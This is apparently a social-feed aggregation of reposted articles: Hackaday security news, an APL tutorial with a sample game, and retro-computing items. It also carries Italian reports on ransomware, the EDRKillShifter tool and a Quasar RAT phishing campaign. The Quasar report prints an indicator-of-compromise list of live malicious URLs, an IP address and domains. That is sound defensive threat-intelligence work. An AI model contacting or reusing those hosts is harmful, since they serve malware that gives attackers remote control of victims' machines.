Windows IPv6 RCE


Microsoft has patched a Remote Code Execution (RCE) in Windows 10, 11, and server systems. By all accounts, it’s a nasty one, but there’s a redeeming wrinkle to the story, that may also be bad news. It’s an IPv6 vulnerability. The actual details are scarce, for obvious reasons. By next week, I anticipate someone will have reverse engineered the patch enough to have some details on the flaw.

What we do know is that Microsoft scores this a 9.8 out of 10 for severity, and considers it a low complexity attack that is likely to be used in the wild. Trend Micro considers it a wormable flaw. The built-in Windows firewall doesn’t block it, because the vulnerability triggers before processing by the firewall. This leads to a theory that it’s another problem related to defragmenting incoming IPv6 packets, or a similar process.

The good news is that it requires actual IPv6 connectivity, which at least in my corner of the world is a rather rare thing. It’s hard to know definitively without more details, but it’s at least likely that a proper stateful firewall would block these unsolicited IPv6 packets from the wider Internet. There’s still a lot of room for trouble inside the network — where you probably have working IPv6 connectivity even without routable IPv6 from your ISP. In conclusion, get this one patched ASAP.

Considering its harm, I will not disclose more details in the short term.

— wei (@XiaoWei___) August 14, 2024

Don’t Roll Your Own Crypto!


There’s a rallying cry, aimed at anyone responsible for build secure systems: “Don’t roll your own crypto!” But why? Surely a secret algorithm that only you understand is more secure, right? No. Particularly not when tools like Ghidra that put firmware reverse engineering within grasp of every security researcher. Case in point, the Vstarcam CB73 security camera that [Brown Fine Security] took a look at.

The first clue that somethign was wrong was that packets were being repeated, byte-for-byte identically. As [Brown] points out, a good cryptography scheme has some sort of protection against replay attacks. This one had none at all. Another issue with this homebrew crypto scheme is that it only has 256 possible internal states, and once you know the trick the whole thing is trivially decryptable, no key required. This is why you don’t roll your own crypto.

Old School CSS Trick


This write-up from Adepts of 0xCC is a trip down memory lane, to a time when browsers let websites get away with way more, like detecting whether links had been visited by detecting the style that the browser used to display them. Browsers eventually locked down those sorts of tricks, but what’s old is new again, with just a bit of cleverness. In this case, generate a captcha, and set the page’s CSS to make the visited links blend in with the background. The user completes the captcha, and based on which characters were typed, you have some basic history information. Clever!

Ring -2


The classic x86 architecture has a four ring system, where userspace applications run in Ring 3 and the kernel runs in Ring 0. But the sneaky truth is that our X86 processors are actually emulating the x86 instruction set, Rings 1 and 2 are never used, and there’s a CPU management engine running all the way down at Ring -3. This suggests to the security minded, that it would be particularly bad for something malicious to run at one of those hidden ring levels. And that’s exactly what [jjensn] managed to pull off.

In this case it’s in the motherboard firmware, in the System Management Engine. A bit of vulnerable code in a couple places allows writing data into protected SMRAM memory, into Ring -2. A bit of clever work corrupts the SMRAM just enough to jump into shellcode without crashing the machine. And suddenly an attacker can own a machine on a level two layers below the OS.

Bits and Bytes


Careful with your artifacts. Apparently quite a few Github CI scripts take the easy wqy out, and just zip up the entire work directory as an artifact. That’s not great, as generally artifacts are accessible to anyone with a GitHub account, and the .git folder very likely has a Github token in it.

Speaking of GitHub, another Chrome type confusion vulnerability was written up there in detail. As objects in JavaScript are manipulated, the engine is continually updating the underlying data structures. Cloning objects can be particularly tricky, and changing the properties of an object after a shallow copy can result in memory corruption. Memory corruption, fake objects, and finally code execution outside the JavaScript sandbox.

In Windows, the mark of the Web is rather important for security, warning users when they’re about to access or execute something from the Internet. It’s also been broken in many interesting ways over the years. Most recently, Web-based Distruted Authoring and Versioning (WEBDAV) shares are used, as they can be accessed by either the browser, or the Windows File Explorer. The most recent fix here adds Mark of the Web to files copied from WEBDAV shares using Explorer. Sneaky.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

2024 Tiny Games Contest: Salsa One Handheld Requires No PCB
poliverso.org/display/0477a01e…
2024 Tiny Games Contest: Salsa One Handheld Requires No PCB If you’re thinking about building a single tiny game or even a platform, you might be tempted to use a single button for everything. Such is the case with [Alex]’s Salsa ONE minimalist game console hackaday.io/project/197328-sal…, which is inspired by both the Arduboy and the


2024 Tiny Games Contest: Salsa One Handheld Requires No PCB

Three different views of a tiny games console with a screen and a single button. It's assembled in the first picture, and the guts are shown in the second two pictures.

If you’re thinking about building a single tiny game or even a platform, you might be tempted to use a single button for everything. Such is the case with [Alex]’s Salsa ONE minimalist game console, which is inspired by both the Arduboy and the ergonomics of the SanDisk Sansa music player.

With Salsa ONE, [Alex] aimed to make something that is both simple and challenging. The result is something that, awesomely enough, doesn’t need a PCB, and can be comfortably controlled with just one thumb. There isn’t much to this thing, which is essentially an RP2040, an OLED, a vibration motor, a buzzer, a button, and a CR2032 coin cell. [Alex] chose to program Salsa ONE in MicroPython. Be sure to check it out in action in the brief demo after the break.

Have you got an idea for a tiny game? Don’t hesitate to enter the 2024 Tiny Games Contest! You have until September 10th, so head on over to Hackaday.io and get started today.

youtube.com/embed/o96_ZfCg81I?…

2024 Tiny Games Challenge


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

This Week in Security: Three Billion SS Numbers, IPv6 RCE, and Ring -2
poliverso.org/display/0477a01e…
This Week in Security: Three Billion SS Numbers, IPv6 RCE, and Ring -2 You may have heard about a very large data breach, exposing the Social Security numbers of three billion individuals. Now hang on. Social Security numbers are a particularly American data point, and last time we checked there were quite a few Americans shy of even a half of a billion’s


This Week in Security: Three Billion SS Numbers, IPv6 RCE, and Ring -2

You may have heard about a very large data breach, exposing the Social Security numbers of three billion individuals. Now hang on. Social Security numbers are a particularly American data point, and last time we checked there were quite a few Americans shy of even a half of a billion’s worth. As [Troy Hunt] points out, there are several things about this story that seem just a bit odd.

First up, the claim is that this is data grabbed from National Public Data, and there’s even a vague notice on their website about it. NPD is a legitimate business, grabbing data on as many people as possible, and providing services like background checks and credit checks. It’s not impossible that this company has records on virtually every citizen of the US, UK, and Canada. And while that’s far less than 2.9 billion people, it could feasibly add up to 2.9 billion records as was originally claimed.

The story gets strange as we consider the bits of data that have been released publicly, like a pair of files shared with [Troy] that have names, birthdays, addresses, phone numbers, and social security numbers. Those had a total of 2.69 billion records, with an average of 3 records for each ID number. That math is still just a little weird, since the US has to date only generated 450 million SSNs and change.

So far all we have are partial datasets, and claims on the Internet. The story is that there’s a grand total of 4 TB of data once uncompressed. The rest of the details are unclear, and it’s likely to take some time for the rest of the story to come out.

Windows IPv6 RCE


Microsoft has patched a Remote Code Execution (RCE) in Windows 10, 11, and server systems. By all accounts, it’s a nasty one, but there’s a redeeming wrinkle to the story, that may also be bad news. It’s an IPv6 vulnerability. The actual details are scarce, for obvious reasons. By next week, I anticipate someone will have reverse engineered the patch enough to have some details on the flaw.

What we do know is that Microsoft scores this a 9.8 out of 10 for severity, and considers it a low complexity attack that is likely to be used in the wild. Trend Micro considers it a wormable flaw. The built-in Windows firewall doesn’t block it, because the vulnerability triggers before processing by the firewall. This leads to a theory that it’s another problem related to defragmenting incoming IPv6 packets, or a similar process.

The good news is that it requires actual IPv6 connectivity, which at least in my corner of the world is a rather rare thing. It’s hard to know definitively without more details, but it’s at least likely that a proper stateful firewall would block these unsolicited IPv6 packets from the wider Internet. There’s still a lot of room for trouble inside the network — where you probably have working IPv6 connectivity even without routable IPv6 from your ISP. In conclusion, get this one patched ASAP.

Considering its harm, I will not disclose more details in the short term.

— wei (@XiaoWei___) August 14, 2024

Don’t Roll Your Own Crypto!


There’s a rallying cry, aimed at anyone responsible for build secure systems: “Don’t roll your own crypto!” But why? Surely a secret algorithm that only you understand is more secure, right? No. Particularly not when tools like Ghidra that put firmware reverse engineering within grasp of every security researcher. Case in point, the Vstarcam CB73 security camera that [Brown Fine Security] took a look at.

The first clue that somethign was wrong was that packets were being repeated, byte-for-byte identically. As [Brown] points out, a good cryptography scheme has some sort of protection against replay attacks. This one had none at all. Another issue with this homebrew crypto scheme is that it only has 256 possible internal states, and once you know the trick the whole thing is trivially decryptable, no key required. This is why you don’t roll your own crypto.

Old School CSS Trick


This write-up from Adepts of 0xCC is a trip down memory lane, to a time when browsers let websites get away with way more, like detecting whether links had been visited by detecting the style that the browser used to display them. Browsers eventually locked down those sorts of tricks, but what’s old is new again, with just a bit of cleverness. In this case, generate a captcha, and set the page’s CSS to make the visited links blend in with the background. The user completes the captcha, and based on which characters were typed, you have some basic history information. Clever!

Ring -2


The classic x86 architecture has a four ring system, where userspace applications run in Ring 3 and the kernel runs in Ring 0. But the sneaky truth is that our X86 processors are actually emulating the x86 instruction set, Rings 1 and 2 are never used, and there’s a CPU management engine running all the way down at Ring -3. This suggests to the security minded, that it would be particularly bad for something malicious to run at one of those hidden ring levels. And that’s exactly what [jjensn] managed to pull off.

In this case it’s in the motherboard firmware, in the System Management Engine. A bit of vulnerable code in a couple places allows writing data into protected SMRAM memory, into Ring -2. A bit of clever work corrupts the SMRAM just enough to jump into shellcode without crashing the machine. And suddenly an attacker can own a machine on a level two layers below the OS.

Bits and Bytes


Careful with your artifacts. Apparently quite a few Github CI scripts take the easy wqy out, and just zip up the entire work directory as an artifact. That’s not great, as generally artifacts are accessible to anyone with a GitHub account, and the .git folder very likely has a Github token in it.

Speaking of GitHub, another Chrome type confusion vulnerability was written up there in detail. As objects in JavaScript are manipulated, the engine is continually updating the underlying data structures. Cloning objects can be particularly tricky, and changing the properties of an object after a shallow copy can result in memory corruption. Memory corruption, fake objects, and finally code execution outside the JavaScript sandbox.

In Windows, the mark of the Web is rather important for security, warning users when they’re about to access or execute something from the Internet. It’s also been broken in many interesting ways over the years. Most recently, Web-based Distruted Authoring and Versioning (WEBDAV) shares are used, as they can be accessed by either the browser, or the Windows File Explorer. The most recent fix here adds Mark of the Web to files copied from WEBDAV shares using Explorer. Sneaky.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Hackaday Podcast Episode 284: Laser Fault Injection, Console Hacks, and Too Much Audio
poliverso.org/display/0477a01e…
Hackaday Podcast Episode 284: Laser Fault Injection, Console Hacks, and Too Much Audio The summer doldrums are here, but that doesn’t mean that Elliot and Dan couldn’t sift through the week’s hack and find the real gems. It was an audio-rich week, with a nifty microsynth, music bounced off the moon, and everything you always wanted to know


Hackaday Podcast Episode 284: Laser Fault Injection, Console Hacks, and Too Much Audio

The summer doldrums are here, but that doesn’t mean that Elliot and Dan couldn’t sift through the week’s hack and find the real gems. It was an audio-rich week, with a nifty microsynth, music bounced off the moon, and everything you always wanted to know about Raspberry Pi audio but were afraid to ask. We looked into the mysteries of waveguides and found a math-free way to understand how they work, and looked at the way Mecanum wheels work in the most soothing way possible. We also each locked in on more classic hacks, Elliot with a look at a buffer overflow in Tony Hawks Pro Skater and Dan with fault injection user a low-(ish) cost laser setup. From Proxxon upgrades to an RC submarine to Arya’s portable router build, we’ve got plenty of material for your late summer listening pleasure.

html5-player.libsyn.com/embed/…
Where to Follow Hackaday Podcast

Places to follow Hackaday podcasts:


Worried about attracting the Black Helicopters? Download the DRM-free MP3 and listen offline, just in case.

Episode 284 Show Notes:

News:


What’s that Sound?


Interesting Hacks of the Week:


Quick Hacks:


Can’t-Miss Articles:


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

A Modern Take on an Old Language
poliverso.org/display/0477a01e…
A Modern Take on an Old Language Some old computer languages are destined to never die. They do, however, evolve. For example, Fortran, among the oldest of computer languages, still has adherents, not to mention a ton of legacy code to maintain. But it doesn’t force you to pretend you are using punched cards anymore. In the 1970s, if you wanted to crunch numbers, Fortran was a good choice. But the


A Modern Take on an Old Language

Some old computer languages are destined to never die. They do, however, evolve. For example, Fortran, among the oldest of computer languages, still has adherents, not to mention a ton of legacy code to maintain. But it doesn’t force you to pretend you are using punched cards anymore. In the 1970s, if you wanted to crunch numbers, Fortran was a good choice. But there was another very peculiar language: APL. Turns out, APL is alive and well and has a thriving community that still uses it.

APL has a lot going for it if you are crunching serious numbers. The main data type is a multidimensional array. In fact, you could argue that a lot of “modern” ideas like a REPL, list types, and even functional programming entered the mainstream through APL. But it did have one strange thing that made it difficult to use and learn.

[Kenneth E. Iverson] was at Harvard in 1957 and started working out a mathematical notation for dealing with arrays. By 1960, he’d moved to IBM and a few years later wrote a book entitled “A Programming Language.” That’s where the name comes from — it is actually an acronym for the book’s title. Being a mathematician, [Iverson] used symbols instead of words. For example, to create an array with the numbers 1 to 5 in it and then print it, you’d write:
⎕←⍳5
Since modern APL has a REPL (read-eval-print loop), you could remove the box and the arrow today.

What Key Was That?


Wait. Where are all those keys on your keyboard? Ah, you’ve discovered the one strange thing. In 1963, CRTs were not very common. While punched cards were king, IBM also had a number of Selectric terminals. These were essentially computer-controlled typewriters that had type balls instead of bars that were easy to replace.

With the right type ball, you could have 26 upper-case letters, 10 digits, a few control characters, and then a large number of “weird” characters. But it is actually worse than that. The available symbols were still not numerous enough for APL’s appetite. So some symbols required you to type part of the symbol, press backspace, then type more of the symbols, sometimes repeating the process several times. On a printing terminal, that works fine. For the CRTs that would soon take over, this was tough to do.

For example, a comment (like a REM in Basic or a // in C++) is represented by a thumbnail (⍝). In other words, this would be an APL comment:
⍝ This is a comment
To make that character, you’d type the “arch” part, backspace, then the “dot” part. Not very speedy. Not very practical on old CRT terminals, either.

The characters aren’t the only strange thing. For example, APL evaluates math right to left.

That is, 3×2+5 is 21 because the 2+5 happens first. You just have to get used to that.

A Solution



Of course, modern screens can handle this easily and most people use an APL keyboard mapping that looks like your normal keyboard, but inserts special symbols when you use the right Alt key (with or without the shift modifier). This allows the keyboard to directly enter every possible symbol.

Of course, your keyboard’s keycaps probably don’t have those symbols etched in, so you’ll probably want a cheat sheet. You can buy APL keycaps or even entire keyboards if you really get into it.

What’s GNU With You?


While there have been many versions of APL over the years, GNU APL is certainly the easiest to setup, at least for Linux. According to the website, the project has more than 100,000 lines of C++ code! It also has many modern things like XML parsers.
A US APL keyboard layout
The real trick is making your keyboard work with the stranger characters. If you are just playing around, you can consider doing nothing. You can see the keyboard layout by issuing the ]KEYBD command at the APL prompt. That will give you something like the adjacent keyboard layout image.

From that image, you can copy and paste odd characters. That’s a pain, though. I had good luck with this command line:
setxkbmap -layout us,apl -variant ,dyalog -option grp:switch
With this setup, I can use the right alt key to get most APL characters. I never figured out how to get the shifted alternate characters, though. If you want to try harder, or if you use a different environment than I do, you might read the APL Wiki.

An Example


Rather than do a full tutorial, here’s my usual binary search high low game. The computer asks you to think of a number, and then it guesses it. Not the best use of APL’s advanced math capabilities, but it will give you an idea of what it can do.

Here’s a survival guide. The upside-down triangle is the start or end of a function. You already know the thumbnail is a comment. A left-pointing arrow is an assignment statement. A right-pointing arrow is a goto (this was created in the 1960s; modern APL has better control structures, but they can vary between implementations). Square boxes are for I/O, and the diamond separates multiple statements on a single line.

∇ BinarySearchGame
⍝ Initialize variables
lower ← 1
upper ← 1024
turns ← 0
cheating ← 0

⍝ Start the game
'Think of a number between 1 and 1024.' ⋄ ⎕ ← ''

Loop:
turns ← turns + 1
guess ← ⌊(lower + upper) ÷ 2 ⍝ Make a guess using binary search

⍞ ← 'Is your number ', ⍕ guess, '? (h for high, l for low, c for correct): '
response ← ⍞

→ (response = 'c')/Finish ⍝ Jump to Finish if correct
→ (response = 'h')/TooHigh ⍝ Jump to TooHigh if too high
→ (response = 'l')/TooLow ⍝ Jump to TooLow if too low
→ InvalidInput ⍝ Invalid input

TooHigh:
upper ← guess - 1
→ (lower > upper)/CheatingDetected ⍝ Detect cheating
→ Loop

TooLow:
lower ← guess + 1
→ (lower > upper)/CheatingDetected ⍝ Detect cheating
→ Loop

InvalidInput:
⍞ ← 'Invalid input. Please enter "h", "l", or "c".' ⋄ ⎕ ← ''
turns ← turns - 1 ⍝ Invalid input doesn't count as a turn
→ Loop

CheatingDetected:
⍞ ← 'Hmm... Something doesn''t add up. Did you make a mistake?' ⋄ ⎕ ← ''
cheating ← 1
→ Finish

Finish:
→ (cheating = 0)/Continue ⍝ If no cheating, continue
→ EndGame

Continue:
⍞ ← 'Great! The number is ', ⍕ guess, '. It took ', ⍕ turns, ' turns to guess it.' ⋄ ⎕ ← ''

EndGame:
⍞ ← 'Would you like to play again? (y/n): '
restart ← ⍞
→ (restart = 'y')/Restart ⍝ Restart the game if 'y'
→ Exit ⍝ Exit the game otherwise

Restart:
BinarySearchGame ⍝ Restart the game

Exit:
⍞ ← 'Thank you for playing!' ⋄ ⎕ ← '' ⍝ Exit message

What’s Next?


If you want to get an idea of how APL’s special handling of data make some programs easier, the APL Wiki has a good page for that. If you don’t want to install anything, you can run APL in your browser (although it is the Dyalog version, a very common choice for modern APL).

If you don’t want to read the documentation, check out [phoebe’s] video below. We always wanted the IBM computer that had the big switch to go from Basic to APL.

youtube.com/embed/UltnvW83_CQ?…

APL Keyboard image via Reddit


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Lunar Lander Game Asks You to Write a Simple Autopilot
poliverso.org/display/0477a01e…
Lunar Lander Game Asks You to Write a Simple Autopilot Everyone likes a good lunar landing simulator, and [Dominic Doty] wrote a fun take on the idea: your goal is to write an autopilot controller dominicdoty.com/2023/07/30/lun… to manage the landing. Try it out! hackaday.com/wp-content/upload… landers


Lunar Lander Game Asks You to Write a Simple Autopilot

Everyone likes a good lunar landing simulator, and [Dominic Doty] wrote a fun take on the idea: your goal is to write an autopilot controller to manage the landing. Try it out!
Virtual landers are far cheaper than real ones, thank goodness.
[Dominic] was inspired in part by this simple rocket landing game which is very much an exercise in reflex and intuition, not to mention being much faster-paced than the classic 1979 video game (which you can also play in your browser here.)

[Dominic]’s version has a similar classic look to the original, but embraces a more thoughtful approach. In it, one uses plain JavaScript to try to minimize the lander’s angle, velocity, and angular velocity in order to land safely on the generated terrain.

Want to see if you have the right stuff? Here’s a direct link to Lunar Pilot. Don’t get discouraged if you don’t succeed right away, though. Moon landings have had plenty of failures, and are actually very hard.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Ransomware di Ferragosto! Ciphbit rivendica un attacco informatico all’italiana FD-SRL
poliverso.org/display/0477a01e…
Ransomware di Ferragosto! Ciphbit rivendica un attacco informatico all’italiana FD-SRL Come spesso riportiamo, il redhotcyber.com/post/il-mondo-… non si ferma mai, soprattutto quando le difese delle aziende sono al minimo come il periodo delle ferie estive.Ieri,


Ransomware di Ferragosto! Ciphbit rivendica un attacco informatico all’italiana FD-SRL

Come spesso riportiamo, il cybercrime non si ferma mai, soprattutto quando le difese delle aziende sono al minimo come il periodo delle ferie estive.

Ieri, in pieno ferragosto, la cyber gang Ciphbit rivendica un attacco informatico che ha coinvolto la FD-SRL, un’azienda dinamica e innovativa specializzata in soluzioni avanzate per diversi settori industriali.

L’attacco è stato rivendicato all’interno del Data Leak Site (DLS) di Ciphbit, che ha dichiarato di aver compromesso i sistemi della FD-SRL, minacciando di pubblicare i dati sottratti entro 3-4 giorni.

Al momento, non possiamo confermare la veridicità della notizia, poiché l’organizzazione non ha ancora rilasciato alcun comunicato stampa ufficiale sul proprio sito web riguardo l’incidente. Pertanto, questo articolo deve essere considerato come ‘fonte di intelligence‘.

Chi è FD-SRL?


FD-SRL è un’azienda italiana specializzata in opere pubbliche, con particolare attenzione alla costruzione di strade e ferrovie.

Grazie all’impiego di tecnologie avanzate e di una forza lavoro qualificata, l’azienda è in grado di offrire soluzioni efficienti, affidabili e sostenibili ai propri clienti, guadagnandosi così una reputazione di partner fidato nel suo settore.

Conclusione


L’attacco rappresenta una seria minaccia per FD-SRL, che ora si trova di fronte alla possibilità di vedere esposti dati sensibili relativi ai propri progetti e clienti. L’attacco è stato annunciato dalla piattaforma web Ransomfeed.

Come nostra consuetudine, lasciamo sempre spazio ad una dichiarazione da parte dell’azienda qualora voglia darci degli aggiornamenti sulla vicenda. Saremo lieti di pubblicare tali informazioni con uno specifico articolo dando risalto alla questione.

RHC monitorerà l’evoluzione della vicenda in modo da pubblicare ulteriori news sul blog, qualora ci fossero novità sostanziali. Qualora ci siano persone informate sui fatti che volessero fornire informazioni in modo anonimo possono utilizzare la mail crittografata del whistleblower.

L'articolo Ransomware di Ferragosto! Ciphbit rivendica un attacco informatico all’italiana FD-SRL proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

EU Commission seeks details from Meta on data access and election monitoring
poliverso.org/display/0477a01e…
EU Commission seeks details from Meta on data access and election monitoringThe European Commission sent a request for information to Meta under the Digital Services Act (DSA) on Friday (16 August), seeking details on compliance with data access and election monitoring requirements.euractiv.com/section/platforms…


EU Commission seeks details from Meta on data access and election monitoring


The European Commission sent a request for information to Meta under the Digital Services Act (DSA) on Friday (16 August), seeking details on compliance with data access and election monitoring requirements.


euractiv.com/section/platforms…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Con EDRKillShifter vengono eluse le difese EDR da RansomHub per introdurre il ransomware
poliverso.org/display/0477a01e…
Con EDRKillShifter vengono eluse le difese EDR da RansomHub per introdurre il ransomware Il gruppo RansomHub ha iniziato a utilizzare un nuovo software dannoso che disabilita le soluzioni EDR sui dispositivi per aggirare i meccanismi di sicurezza e ottenere il pieno controllo del sistema. Lo strumento, chiamato EDRKillShifter, è stato


Con EDRKillShifter vengono eluse le difese EDR da RansomHub per introdurre il ransomware

Il gruppo RansomHub ha iniziato a utilizzare un nuovo software dannoso che disabilita le soluzioni EDR sui dispositivi per aggirare i meccanismi di sicurezza e ottenere il pieno controllo del sistema. Lo strumento, chiamato EDRKillShifter, è stato scoperto da Sophos dopo un attacco fallito nel maggio 2024.

EDRKillShifter è un malware che consente di condurre un attacco Bring Your Own Vulnerable Driver ( BYOVD ), utilizzando un driver legittimo ma vulnerabile per aumentare i privilegi, disabilitare i controlli di sicurezza e ottenere il controllo completo del sistema.

Sophos ha scoperto 2 diversi campioni EDRKillShifter, entrambi i quali utilizzano exploit PoC disponibili pubblicamente da GitHub. Uno degli esempi sfrutta il driver vulnerabile RentDrv2 e l’altro sfrutta il driver ThreatFireMonitor, che è un componente di un pacchetto di monitoraggio del sistema obsoleto.

EDRKillShifter è anche in grado di caricare driver diversi a seconda delle esigenze degli aggressori.
Catena di attacco EDRKillShifter
Il processo di esecuzione di EDRKillShifter è composto da tre passaggi. Innanzitutto, l’aggressore esegue un file binario con una password per decrittografare ed eseguire la risorsa BIN incorporata in memoria. Il codice quindi decomprime ed esegue il payload finale, che carica il driver vulnerabile per aumentare i privilegi ed uccidere i processi attivi dei sistemi EDR.

Il malware crea un nuovo servizio per il driver, lo avvia e carica il driver, quindi entra in un ciclo infinito, controllando continuamente i processi in esecuzione e terminandoli se i nomi dei processi corrispondono all’elenco crittografato di obiettivi.

Sophos consiglia di abilitare la protezione anti-manomissione nei prodotti per la sicurezza degli endpoint, di mantenere la separazione tra diritti utente e amministrativi per impedire agli aggressori di scaricare driver vulnerabili e di aggiornare regolarmente i sistemi, dato che Microsoft revoca regolarmente i certificati per i driver firmati che sono stati utilizzati in attacchi precedenti.

L'articolo Con EDRKillShifter vengono eluse le difese EDR da RansomHub per introdurre il ransomware proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Campagna Massiva di Malware in Italia: Quasar RAT Minaccia gli Utenti Italiani
poliverso.org/display/0477a01e…
Campagna Massiva di Malware in Italia: Quasar RAT Minaccia gli Utenti Italiani Negli ultimi giorni, è stata rilevata una nuova campagna di redhotcyber.com/post/la-storia… mirata specificamente agli utenti italiani, lo riporta il CERT-AgID t.me/certagid.Questa minaccia si presenta sotto forma di un trojan,


Campagna Massiva di Malware in Italia: Quasar RAT Minaccia gli Utenti Italiani

Negli ultimi giorni, è stata rilevata una nuova campagna di malware mirata specificamente agli utenti italiani, lo riporta il CERT-AgID.

Questa minaccia si presenta sotto forma di un trojan, Quasar RAT, che viene distribuito attraverso email ingannevoli con oggetto “Pagamenti Fattura“. Il nome Quasar RAT potrebbe non essere noto a molti, ma la sua potenza distruttiva è preoccupante, soprattutto perché consente agli attaccanti di prendere il controllo remoto dei dispositivi infetti.

Come Funziona l’Attacco?


Gli attaccanti inviano email fraudolente progettate per sembrare comunicazioni legittime riguardanti il pagamento di una fattura. All’interno di queste email, le vittime sono invitate a scaricare una fattura tramite un pulsante denominato “Scarica Fattura“. Tuttavia, invece di una semplice fattura PDF, il pulsante scarica un file eseguibile malevolo.Una volta aperto, il file infetta il sistema con Quasar RAT, un trojan che offre agli attaccanti un accesso remoto completo al dispositivo della vittima.

Questo consente agli hacker di eseguire comandi, rubare informazioni sensibili, e potenzialmente installare ulteriori malware.

Indicatori di Compromissione e Difesa


Le autorità italiane hanno agito rapidamente per diffondere informazioni sui dettagli tecnici del malware e sugli indicatori di compromissione (IoC). Questi indicatori sono stati condivisi con le organizzazioni accreditate al flusso #IoC del CERT-AGID, nel tentativo di limitare il più possibile i danni causati da questa minaccia.

{
"43588b0a-8803-47a9-95c2-a6d299ba77a0": {
"event_id": 16660,
"created_at": "2024-08-16T08:39:41.362917+00:00",
"updated_at": "2024-08-16T09:34:21.837593+00:00",
"name": "Campagna Quasar RAT italiana",
"description": "",
"subject": "Fw: Informazioni sulle entrate governative. - ( 2607579 )",
"tlp": "0",
"campaign_type": "malware",
"method": "attached",
"country": "italy",
"file_type": [
"zip"
],
"theme": "Pagamenti",
"malware": "Quasar",
"phishing": null,
"via": "email",
"tag": [],
"ioc_list": {
"md5": [
"0a57d370bb7a6bb0947789eaa997c9fb",
"8bc7c91b4b84a5672cc0b5303ac55f86",
"767f07f21c427466321971cdb6f3dc87"
],
"sha1": [
"d5daee9a52a5eee6a65f18d2c7a859e680c4071c",
"29e4552e7764f1021fc4ad0a0574356ef2d1fe24",
"7c3caa9fb80c71e76c7a18f21b0f1409aac7cd6e"
],
"sha256": [
"91a94ca01e17f6fcf6348047dddf5fdd263392d958768ff2f4b1231f3d60b7cf",
"998e3fbc3d984eca67c8c8e237476cbebd128bb0b438a32412bcee37da73b969",
"06b820e333d4893dee60b61c149d7a3a2e22134e3c42317e189a446e551f14ac"
],
"imphash": [],
"domain": [
"notificacao.noticiasnovidads.xyz",
"italy-845d4-default-rtdb.asia-southeast1.firebasedatabase.app"
],
"url": [
"http://64.23.164.170/shollrussia.png",
"http://64.23.164.170/",
"https://notificacao.noticiasnovidads.xyz/clientes/"
],
"ipv4": [
"64.23.164.170"
],
"email":
[] },
"email_victim": [],
"ioca_version": "1.0",
"organization": "cert-agid"
}
}

Gli utenti sono invitati a scaricare il documento contenente questi indicatori per verificare la presenza del malware sui propri sistemi. Il file con i dettagli tecnici è disponibile sul sito ufficiale del CERT-AGID al seguente link: .

Come Proteggersi?


Per proteggersi da questa e altre minacce simili, è essenziale seguire alcune buone pratiche:

  • Diffidare delle email sospette:
  • Non aprire allegati o cliccare su link in email che non ti aspettavi di ricevere.
  • Mantenere aggiornato il software di sicurezza:
  • Assicurati di avere un antivirus aggiornato e attivo
  • Eseguire regolari scansioni di sicurezza:
  • Controllare periodicamente il tuo sistema per individuare eventuali minacce.

L'articolo Campagna Massiva di Malware in Italia: Quasar RAT Minaccia gli Utenti Italiani proviene da il blog della sicurezza informatica.


The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Rebuilding The First Digital Personal Computer
poliverso.org/display/0477a01e…
Rebuilding The First Digital Personal Computer When thinking of the first PCs, most of us might imagine something like the Apple I or the TRS-80. But even before that, there were a set of computers that often had no keyboard, or recognizable display beyond a few blinking lights. [Artem Kalinchuk] is attempting to recreate one of these very early digital computers,youtube.


Rebuilding The First Digital Personal Computer

When thinking of the first PCs, most of us might imagine something like the Apple I or the TRS-80. But even before that, there were a set of computers that often had no keyboard, or recognizable display beyond a few blinking lights. [Artem Kalinchuk] is attempting to recreate one of these very early digital computers, the Kenbak-1, using as many period-correct parts as possible.

Considered by many to be the world’s first personal computer, the Kenbak-1 was an 8-bit machine with 256 bytes of memory, using TTL integrated circuits for the logic as there was no commercially available microprocessor available at the time it was designed. For [Artem]’s build, most of these parts can still be sourced including the 7400-series chips and carbon resistors although the shift registers were a bit of a challenge to find. A custom PCB was built to replicate the original, and with all the parts in order it’s ready to be assembled and put into a case which was built using the drawings for the original unit.

Although [Artem] plans to build a period-correct linear power supply for this computer, right now he’s using a modern switching power supply for testing. The only other major components that are different are the status lamps, in this case switched to LEDs because he wasn’t able to source incandescent bulbs that drew low enough current, and the switches which he’s replaced with MX-style keys. We’ll stay tuned as he builds and tests this over the course of several videos, but in the meantime if you’re curious how this early computer actually worked we featured an emulator for it a while back.

youtube.com/embed/ffsnZ321Xv4?…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

#frOSCon is starting tomorrow! Before it, t he FSFE local group in Bonn is hosting a community get-together!
Join us this evening (also a great change to see you if you cannot make it to the conference tomorrow 😉)!

fsfe.org/events/index.en.html#…

#softwarefreedom #freesoftware

reshared this

